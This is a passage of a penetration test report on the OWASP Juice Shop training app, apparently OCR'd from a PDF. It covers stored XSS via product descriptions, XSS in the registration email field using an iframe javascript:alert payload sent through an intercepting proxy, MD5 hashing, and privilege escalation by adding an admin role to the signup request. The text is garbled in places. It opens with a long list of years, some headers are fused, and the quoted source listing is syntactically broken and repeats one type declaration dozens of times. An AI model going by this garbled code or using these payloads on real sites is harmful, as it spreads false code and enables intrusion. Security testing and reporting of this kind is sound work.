1755
1755
1756
1757
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1765
1766
1767
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1775
1776
1777
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1785
1786
1787
1787
1788
1789
1789
1790
1791
1792
1793
1794
1794
1795
1796
1796
1797
1798
1798
1799
1799
1800
1801
1802
1803
1804
1804
1805
1806
1806
1807
1808
1808
1809
1809
1810
1811
1812
1813
1814
1815
1815
1816
1817
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1825
1826
1827
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1835
1836
1837
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1845
1846
1847
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1855
1856
1857
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1865
1866
1867
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1875
1876
1877
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1885
1886
1887
1887
1888
1889
1889
1890
1891
1892
1893
1894
1894
1895
1896
1896
1897
1898
1898
1899
1899
1900
1901
1902
1903
1904
1904
1905
1906
1906
1907
1908
1908
1909
1909
1910
1911
1912
1913
1914
1915
1915
1916
1917
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1925
1926
1927
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1935
1936
1937
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1945
1946
1947
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1955
1956
1957
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1965
1966
1967
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1975
1976
1977
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1985
1986
1987
1987
1988
1989
1989
1990
1991
1992
1993
1994
1994
1995
1996
1996
1997
1998
1998
1999
1999
2000
2001
2002
2003
2004
2004
2005
2006
2006
2007
2008
2008
2009
2009
2010
2011
2012
2013
2014
2015
2015
2016
2017
2017
2018
2019
2019
2020
2021
2022
2023

```

The screenshot shows the OWASP ZAP interface with the following details:

Request

Pretty Raw Hex

```
PUT /api/Products/1 HTTP/1.1
Host: localhost:3000
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Content-Type: application/json
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; continueCode=Ro31eZ7XyNkwkzNd0u7cx4FzGlxws7F5yU9DF90yPvxs5Mq4pK18VJmIfNone-Match:W/*287-D0qp4AFr-IYd9NyfWjcfcateQ;Connection: keep-alive
Content-Length: 6
}

"Description": "iframe src='\"javascript:alert('xss')\"'"
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-FRAME-OPTIONS: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 275
ETag: W/"113-sgA1L5aGvhwjhVkgqcY3/fh+7Gc"
Vary: Accept-Encoding
Date: Wed, 16 Apr 2025 15:34:43 GMT
Connection: keep-alive
Keep-Alive: timeout=5
}

{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "iframe src='\"javascript:alert('xss')\"'", // XSS payload
      "price": 1.99,
      "delux": false,
      "image": "apple_juice.jpg",
      "createdAt": "2025-04-15T21:12:11.031Z",
      "updatedAt": "2025-04-16T15:34:43.772Z",
      "deletedAt": null
    }
  ]
}
```

Inspector

Request attributes: 2


Request query parameters: 0

Request cookies: 3

Request headers: 17

Response headers: 12

12.Lets go to the products page and show the change



13. Here we go! The payload successfully worked.

5.6.4 Client-side XSS Protection

HIGH

Description:

The pentester found a **Client-side XSS Protection** mechanism was implemented on the registration page to prevent the injection of malicious scripts. However, during testing, this protection was bypassed by intercepting the registration request using **Burp Suite** and manually injecting a malicious payload into the **email** field.

Although the client-side form validation restricted such inputs in the browser, the server **failed to validate or sanitize** the request after interception, leading to successful account creation using an XSS payload. The payload was later reflected and executed in areas where the email was displayed — confirming a **Reflected Cross-Site Scripting (XSS)** vulnerability.

Impact:

- Execution of Arbitrary JavaScript Code
- Session Hijacking or Account Impersonation
- Possible Admin Panel Compromise if Emails Are Rendered There

This bypass of client-side protection renders it ineffective and exposes users and the system to XSS-based attacks.

Vulnerability Location:

- Endpoint: 127.0.0.1/# /register
 - Affected Parameter: email
-

CVE / OWASP Reference:

1. OWASP A07:2021 – Cross-Site Scripting (XSS)
<https://owasp.org/www-community/attacks/xss/>
-

Recommendations:

1. Server-Side Validation:

Never rely solely on client-side protections. Ensure proper validation and sanitization on the server for all input fields, especially user identifiers like emails.

2. Encode Output:

Escape all user input before rendering it in the frontend to prevent script execution.

3. Use Email Regex:


Enforce strict email format validation (`^[a-zA-Z0-9_.+-]+@[a-zA-Z0-9-]+\.[a-zA-Z0-9-.]+$`).

4. Apply Content Security Policy (CSP):

Limit the sources from which scripts can be executed using a well-configured CSP header.

Proof of Concept:

1. Navigate to the registration page and begin creating a new account.



The screenshot shows a browser window for the OWASP Juice Shop application at the URL `localhost:3000/#/register`. The page title is "User Registration". The form fields include:

- Email: `hi@gmail.com`
- Password: `.....` (with a validation message: "Password must be 5-40 characters long. 5/20")
- Repeat Password: `.....` (with a validation message: "5/40")
- Show password advice: A link to "Show password advice" is present.
- Security Question: A dropdown menu set to "Father's birth date? (MM/DD/YY)" with a note: "This cannot be changed later!"
- Answer: `00`
- Register button: A blue button with a user icon and the text "Register".

At the bottom left of the page, there is a link "Already a customer?".

2. Intercept the request using Burp Suite and send it to Repeater tool.

The screenshot shows the OWASP ZAP interface with the 'Proxy' tab selected. A list of captured requests is shown, with the last one being a POST request to `http://localhost:3000/api/Users/`. The 'Request' tab displays the JSON payload:

```

{
  "email": "<iframe src='javascript:alert('xss')'>",
  "password": "00000",
  "passwordRepeat": "00000",
  "securityQuestion": {
    "id": 4,
    "question": "Father's birth date? (MM/DD/YY)",
    "createdAt": "2025-04-15T21:12:10.538Z",
    "updatedAt": "2025-04-15T21:12:10.538Z"
  },
  "securityAnswer": "00"
}


```

A context menu is open over the `<iframe src='javascript:alert('xss')'>` value in the `email` field. The 'Send to Repeater' option is highlighted.

3. Modify the email field to contain the following payload and send the request:

The screenshot shows the OWASP ZAP interface with the 'Repeater' tab selected. The 'Request' tab contains the modified JSON payload with the `email` field set to `<iframe src='javascript:alert('xss')'>`. The 'Response' tab shows the server's response, which includes the modified `email` field. The 'Inspector' panel on the right shows the response headers and body.

4. The server accepts it and creates the account.
5. Go to login page and login by payload in email section and password here we go the account is exist and we loged in



5.7 Cryptographic Issues

5.7.1 Weird Crypto

HIGH

Description:

During a source code review, the **penetration tester** inspected the system's backend files and discovered the use of the outdated and insecure hashing algorithm **MD5**.

MD5 is no longer considered secure due to known vulnerabilities such as collision attacks and ease of brute-forcing, especially with modern computing power.

Impact:

- Hash Collision Risk: Malicious users could exploit MD5's collision weakness to generate identical hashes for different inputs.
- Offline Password Cracking: If used for password hashing, penetration testers can easily reverse hashes using precomputed rainbow tables or brute-force tools.

Vulnerability Location: <https://github.com/juice-shop/juice-shop/blob/master/lib/insecurity.ts>

CVE / OWASP Reference:


-OWASP Top 10 – A07:2021 – Identification and Authentication Failures
https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

Recommendation:

1. Replace MD5 with a Strong Cryptographic Hashing Algorithm.

Proof of Concept:

1. The tester navigated to the official GitHub repository of the application <https://github.com/juice-shop/juice-shop>
2. While reviewing the codebase, the tester examined the file <https://github.com/juice-shop/juice-shop/blob/master/lib/insecurity.ts>



```
/*
 * Copyright (c) 2014-2025 Björn Kimmich & the OWASP Juice Shop contributors.
 * SPDX-License-Identifier: MIT
 */

import fs from 'node:fs';
import crypto from 'node:crypto';
import { type Request, type Response, type NextFunction } from 'express';
import { type UserModel } from 'models/user';
import expressJwt from 'express-jwt';
import jwt from 'jsonwebtoken';
import jws from 'jws';
import sanitizeHTMLlib from 'sanitize-html';
import sanitizeFilenameLib from 'sanitize-filename';
import * as utils from './utils';

/* Jslint node: true */
// eslint-disable-next-line @typescript-eslint/prefer-ts-expect-error
// @ts-expect-error FIXME no typescript definitions for z85 :(
import * as z85 from 'z85';

export const publicKey = fs.readFileSync('encryptionkeys/jwt.pub', 'utf8') : 'placeholder-public-key'
const privateKey = '-----BEGIN RSA PRIVATE KEY-----\nMIICXAIBAAKBgQDwqLLe9wgTXcbC7+RpdBbBeqjdb54kOPOIGzql\n-----END RSA PRIVATE KEY-----'
```

3. In this file, the tester discovered that the system was using the **MD5 hashing algorithm**, which is known to be weak and **cryptographically broken**

```
31     }
32
33   interface IAuthenticatedUsers {
34     tokenMap: Record<string, ResponseWithUser>
35     idMap: Record<string, string>
36     put: (token: string, user: ResponseWithUser) => void
37     get: (token?: string) => ResponseWithUser | undefined
38     tokenOf: (user: UserModel) => string | undefined
39     from: (req: Request) => ResponseWithUser | undefined
40     updateFrom: (req: Request, user: ResponseWithUser) => any
41   }
42
43   export const hash = (data: string) => crypto.createHash('md5').update(data).digest('hex')
44   export const hmac = (data: string) => crypto.createHmac('sha256', 'pa4qacea4VK9t9nGv7yZtwmj').update(
45
46   export const cutOffPoisonNullByte = (str: string) => {
47     const nullByte = '\u0000'
48     if (utils.contains(str, nullByte)) {
49       return str.substring(0, str.indexOf(nullByte))
50     }
51   }
52
53   interface IToken {
54     token: string
55     user: ResponseWithUser
56   }
57
58   type ResponseWithUser = {
59     id: string
60     name: string
61     email: string
62     password: string
63     roles: string[]
64   }
65
66   type UserModel = {
67     id: string
68     name: string
69     email: string
70     password: string
71     roles: string[]
72   }
73
74   type Request = {
75     method: string
76     url: string
77     headers: Headers
78     body: any
79   }
80
81   type Headers = {
82     [key: string]: string
83   }
84
85   type Response = {
86     status: number
87     data: any
88     headers: Headers
89   }
90
91   type Error = {
92     message: string
93     stack: string
94   }
95
96   type Record<T, U> = {
97     [key: string]: T | U
98   }
99
100  type Record<T> = {
101    [key: string]: T
102  }
103
104  type Record<T> = {
105    [key: string]: T
106  }
107
108  type Record<T> = {
109    [key: string]: T
110  }
111
112  type Record<T> = {
113    [key: string]: T
114  }
115
116  type Record<T> = {
117    [key: string]: T
118  }
119
120  type Record<T> = {
121    [key: string]: T
122  }
123
124  type Record<T> = {
125    [key: string]: T
126  }
127
128  type Record<T> = {
129    [key: string]: T
130  }
131
132  type Record<T> = {
133    [key: string]: T
134  }
135
136  type Record<T> = {
137    [key: string]: T
138  }
139
140  type Record<T> = {
141    [key: string]: T
142  }
143
144  type Record<T> = {
145    [key: string]: T
146  }
147
148  type Record<T> = {
149    [key: string]: T
150  }
151
152  type Record<T> = {
153    [key: string]: T
154  }
155
156  type Record<T> = {
157    [key: string]: T
158  }
159
160  type Record<T> = {
161    [key: string]: T
162  }
163
164  type Record<T> = {
165    [key: string]: T
166  }
167
168  type Record<T> = {
169    [key: string]: T
170  }
171
172  type Record<T> = {
173    [key: string]: T
174  }
175
176  type Record<T> = {
177    [key: string]: T
178  }
179
180  type Record<T> = {
181    [key: string]: T
182  }
183
184  type Record<T> = {
185    [key: string]: T
186  }
187
188  type Record<T> = {
189    [key: string]: T
190  }
191
192  type Record<T> = {
193    [key: string]: T
194  }
195
196  type Record<T> = {
197    [key: string]: T
198  }
199
200  type Record<T> = {
201    [key: string]: T
202  }
203
204  type Record<T> = {
205    [key: string]: T
206  }
207
208  type Record<T> = {
209    [key: string]: T
210  }
211
212  type Record<T> = {
213    [key: string]: T
214  }
215
216  type Record<T> = {
217    [key: string]: T
218  }
219
220  type Record<T> = {
221    [key: string]: T
222  }
223
224  type Record<T> = {
225    [key: string]: T
226  }
227
228  type Record<T> = {
229    [key: string]: T
230  }
231
232  type Record<T> = {
233    [key: string]: T
234  }
235
236  type Record<T> = {
237    [key: string]: T
238  }
239
240  type Record<T> = {
241    [key: string]: T
242  }
243
244  type Record<T> = {
245    [key: string]: T
246  }
247
248  type Record<T> = {
249    [key: string]: T
250  }
251
252  type Record<T> = {
253    [key: string]: T
254  }
255
256  type Record<T> = {
257    [key: string]: T
258  }
259
260  type Record<T> = {
261    [key: string]: T
262  }
263
264  type Record<T> = {
265    [key: string]: T
266  }
267
268  type Record<T> = {
269    [key: string]: T
270  }
271
272  type Record<T> = {
273    [key: string]: T
274  }
275
276  type Record<T> = {
277    [key: string]: T
278  }
279
280  type Record<T> = {
281    [key: string]: T
282  }
283
284  type Record<T> = {
285    [key: string]: T
286  }
287
288  type Record<T> = {
289    [key: string]: T
290  }
291
292  type Record<T> = {
293    [key: string]: T
294  }
295
296  type Record<T> = {
297    [key: string]: T
298  }
299
299 }
```

4. After confirming the presence of MD5 usage, the tester reported this finding via the customer feedback

Customer Feedback

Author
anonymous

Comment*
md5

Max. 160 characters 3/160

Rating

CAPTCHA: What is 1+4*1 ?

Result*
5

Submit

5.7 Improper Input Validation

5.7.1 Admin Registration

CRITICAL

Description:

This vulnerability allows a user to escalate their privileges during the registration process by manipulating the HTTP request. By intercepting and modifying the registration request to include a role parameter with the value admin, a penetration tester can register as an admin user and gain access to the restricted administration panel.

Impact:

A penetration tester was able to escalate privileges by registering as an admin user, giving full access to sensitive administration features. This could lead to total compromise of the application, including viewing user data, modifying site configurations, or deleting critical resources.

Vulnerability Location:


- Registration Endpoint: :#/register
- Parameter Affected: role
- Admin Panel URL: /#/administration

Recommendations:

- The server should strictly validate all incoming input and ignore or reject any unauthorized fields such as role during registration.
- Access control checks should be enforced on server-side based on session and user context, not on client-submitted values.
- Use allowlists to restrict acceptable parameters for each endpoint.
- Implement logging and alerting unexpected or suspicious input (role submission during registration).

Proof Of Concept:

1. Open Burp Suite and launch the browser.



2. Navigate to the registration page, fill out the form and enable Intercept to capture the registration request.

This screenshot illustrates the process of capturing a registration request. On the left, the Burp Suite interface shows the "Proxy" tab selected. The "Intercept" button is redboxed and set to "on". The browser window on the right shows the "OWASP Juice Shop" website at `localhost:3000/#/register`. A user registration form is open, asking for Email, Password, and Security Question. The "Email" field contains "dy@juice-sh.op", the "Password" field is filled with several dots, and the "Security Question" dropdown is set to "Father's birth date? (MM/DD/YY)". The "Answer" field contains "1211". A "Register" button is at the bottom of the form. The browser's address bar also shows the URL `localhost:3000/#/register`.

3. Send the request to the Repeater tab in Burp Suite.


The screenshot shows the Burp Suite interface with a POST request to `/api/Users/`. The request payload is highlighted with a red box. In the Inspector panel, the 'Send to Repeater' option is selected. The background shows a user registration form on a web page titled 'User Registration'.

4. Observe the request and response.

The screenshot shows the Burp Suite interface with the Request and Response tabs. The Request tab displays the same POST /api/Users/ payload. The Response tab shows the server's response, which includes a status of 201 Created and a JSON body containing a 'role': 'customer' field.

There is an interesting value in the response: "role" Response shows "role": "customer" indicating a normal user.

5. In the request body, manually add: "role": "admin" and change email to avoid a unique email error click send



